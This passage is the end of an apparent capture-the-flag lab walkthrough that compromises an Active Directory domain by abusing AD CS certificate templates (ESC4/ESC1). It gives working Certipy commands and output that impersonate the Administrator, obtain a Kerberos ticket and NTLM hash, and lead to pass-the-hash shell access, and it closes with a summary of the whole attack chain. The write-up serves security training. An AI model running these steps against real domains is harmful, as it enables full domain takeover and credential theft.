Section titled “4.10 Abusing ESC1”With the vulnerable template in place, we can request a certificate that impersonates the Domain Administrator by specifying the Administrator UPN during the certificate request.
The request must include:
- The Certificate Authority name
- The domain controller IP address
- The target UPN (Administrator)
~/Labs/on-prem/hacksmarter/404_bank                                                                                                                                             06:25:21 PM> certipy-ad -debug req -u 'svc.services@404finance.local' -p '<REDACTED>' -template  Vuln-ESC4 -ca 404finance-DC-404-CA -dc-ip 10.1.165.181 -dc-host dc-404.404finance.local -target dc-404.404finance.local -upn administrator@404finance.localCertipy v5.0.4 - by Oliver Lyak (ly4k)
[+] Nameserver: '10.1.165.181'[+] DC IP: '10.1.165.181'[+] DC Host: 'dc-404.404finance.local'[+] Target IP: None[+] Remote Name: 'dc-404.404finance.local'[+] Domain: '404FINANCE.LOCAL'[+] Username: 'SVC.SERVICES'[+] Trying to resolve 'dc-404.404finance.local' at '10.1.165.181'
[+] Generating RSA key[*] Requesting certificate via RPC[+] Trying to connect to endpoint: ncacn_np:10.1.165.181[\pipe\cert][+] Connected to endpoint: ncacn_np:10.1.165.181[\pipe\cert][*] Request ID is 4[*] Successfully requested certificate[*] Got certificate with UPN 'administrator@404finance.local'[*] Certificate has no object SID[*] Try using -sid to set the object SID or see the wiki for more details[*] Saving certificate and private key to 'administrator.pfx'[+] Attempting to write data to 'administrator.pfx'[+] Data written to 'administrator.pfx'[*] Wrote certificate and private key to 'administrator.pfx'
4.11 Administrator Authentication via Certificate
Section titled “4.11 Administrator Authentication via Certificate”~/Labs/on-prem/hacksmarter/404_bank 06:28:47 PM> certipy-ad auth -pfx administrator.pfx -dc-ip 10.1.165.181Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities:[*] SAN UPN: 'administrator@404finance.local'[*] Using principal: 'administrator@404finance.local'[*] Trying to get TGT...[*] Got TGT[*] Saving credential cache to 'administrator.ccache'[*] Wrote credential cache to 'administrator.ccache'[*] Trying to retrieve NT hash for 'administrator'[*] Got hash for 'administrator@404finance.local': aad3b435b51404eeaad3b435b51404ee:<REDACTED>Using the certipy-ad auth command with the issued certificate:
- A Kerberos TGT for the Administrator account is obtained
- The NTLM hash of the Administrator account is extracted
This confirms full domain administrative compromise.
4.12 Shell as Domain Admin and Root Flag
Section titled “4.12 Shell as Domain Admin and Root Flag”With administrative authentication material available, we can:
- Perform Pass-the-Hash authentication
- Establish a remote shell using Evil-WinRM
- Access domain-level resources and finally retrieve the root flag…lets do it ……

Successfully authenticated as domain admin and retrieved the flag and submitted !!!

A small note 😁:
- I have a strong interest in Active Directory Certificate Services (AD CS), so I included additional explanation to cover the reasoning and methodology behind the tools and techniques used.
- The goal of this walkthrough was to provide both practical exploitation steps and a clear understanding of why each step works.
- I hope you found this walkthrough useful!!…..
- If you have any feedback, questions, or suggestions, feel free to connect with me on LinkedIn.
- The LinkedIn profile link can be found on the same website in the top-right corner.
5. Attack Summary
Section titled “5. Attack Summary”- Initial access was obtained by cracking an MD5 hash from an internal executable and performing password spraying, resulting in authentication as Karl.Hackermann.
- GenericWrite privileges held by Karl.Hackermann enabled targeted Kerberoasting of tom.reboot, whose password was cracked to gain further access.
- ForceChangePassword rights from tom.reboot allowed takeover of robert.graef, followed by group membership abuse to obtain remote desktop access.
- Chained delegated permissions enabled compromise of jan.tresor and daniel.hoffmann, leading to internal pivoting and discovery of svc.services credentials.
- WriteAccountRestrictions abuse re-enabled svc.services, which possessed control over a vulnerable AD CS ESC4 certificate template.
- The template was modified to an ESC1-exploitable state, allowing certificate-based impersonation of Administrator, extraction of the NTLM hash, and full domain compromise.
Thank you for hacksmarter community , Tyler Ramsbey and creator of this lab 2ubZ3r0 for building amazing labs!!….